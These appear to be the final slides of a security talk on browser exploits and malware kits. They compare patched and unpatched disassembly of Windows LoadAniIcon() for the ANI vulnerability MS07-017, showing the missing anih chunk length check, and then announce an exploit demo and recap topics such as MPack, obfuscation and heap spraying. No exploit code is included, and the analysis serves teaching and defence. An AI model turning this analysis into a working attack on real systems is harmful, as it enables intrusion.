- ▶ One of the chunks in an ANI file is the anih chunk, which contains a 36-byte animation header structure.
  - "anih" {(DWORD)Length\_of\_AnimationHeader}  
{AnimationHeaderBlock}
- ▶ The vulnerable code did not validate the length of the anih chunk before reading the chunk data into fixed size buffer on the stack.

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*Defining the Vulnerability: LoadAniIcon() Patched*

```

.text:7E45402C          call     _ReadTag@8      ; ReadTag(x,x)
.text:7E454031          test    eax, eax
.text:7E454033          jnz     short loc_7E45403D
.text:7E454035          jmp     loc_7E454298
; -----
.text:7E45403A          loc_7E45403A:          ; CODE XREF: LoadAniIcon
.text:7E45403A          mov     esi, [ebp+var_10]
.text:7E45403D          loc_7E45403D:          ; CODE XREF: LoadAniIcon
.text:7E45403D          mov     eax, [ebp+var_28]
.text:7E454040          cmp     eax, 20716573h
.text:7E454045          jz      loc_7E454207
.text:7E45404B          cmp     eax, 5453494Ch
.text:7E454050          jz      loc_7E454161
.text:7E454056          cmp     eax, 65746172h
.text:7E45405B          jz      loc_7E45413F
.text:7E454061          cmp     eax, 68696E61h
.text:7E454066          jnz     loc_7E45418B
.text:7E45406C          cmp     [ebp+var_24], 24h
.text:7E454070          jnz     loc_7E454298
.text:7E454076          lea    eax, [ebp+var_4C]
.text:7E454079          push   eax
.text:7E45407A          lea    eax, [ebp+var_28]
.text:7E45407D          push   eax
.text:7E45407E          push   ebx
.text:7E45407F          call   _ReadChunk@12    ; ReadChunk(x,x,x)
.text:7E454084          test   eax, eax

```

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*Defining the Vulnerability: LoadAniIcon() Unpatched*

```

.text:77D83FD2      call    _ReadTag@8      ; ReadTag(x,x)
.text:77D83FD7      test   eax, eax
.text:77D83FD9      jz     loc_77D8423F
.text:77D83FDF      jmp    short loc_77D83FE4
.text:77D83FE1      ; -----
.text:77D83FE1      loc_77D83FE1:          ; CODE XREF: LoadAniIcon
.text:77D83FE1      mov    esi, [ebp+var_8]
.text:77D83FE4      loc_77D83FE4:          ; CODE XREF: LoadAniIcon
.text:77D83FE4      mov    eax, [ebp+var_28]
.text:77D83FE7      cmp    eax, 20716573h
.text:77D83FEC      jz     loc_77D8416E
.text:77D83FF2      cmp    eax, 5453494Ch
.text:77D83FF7      jz     loc_77D840C8
.text:77D83FFD      cmp    eax, 65746172h
.text:77D84002      jz     loc_77D840AE
.text:77D84008      cmp    eax, 68696E61h
.text:77D8400D      jnz   loc_77D840F2
.text:77D84013      lea   eax, [ebp+var_4C]
.text:77D84016      push  eax
.text:77D84017      lea   eax, [ebp+var_28]
.text:77D8401A      push  eax
.text:77D8401B      push  ebx
.text:77D8401C      call  _ReadChunk@12    ; ReadChunk(x,x,x)
.text:77D84021      test  eax, eax
.text:77D84023      jz     loc_77D84210

```



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## DEMO

(Exploiting ANI Vulnerability MS07-017)

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## *Revisiting the Agenda*

- ▶ Malware Kits
  - Role of Malware kits
  - MPack & IcePack Architecture
- ▶ Obfuscation Techniques
  - Common Encoders / Decoders
  - Feeps Polymorphic worm
- ▶ Analyzing Obfuscated Code
- ▶ How Browser Exploits work?
  - ActiveX Exploits
  - Heap Spray Technique
  - Case Study: ANI Vulnerability

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# Questions ?

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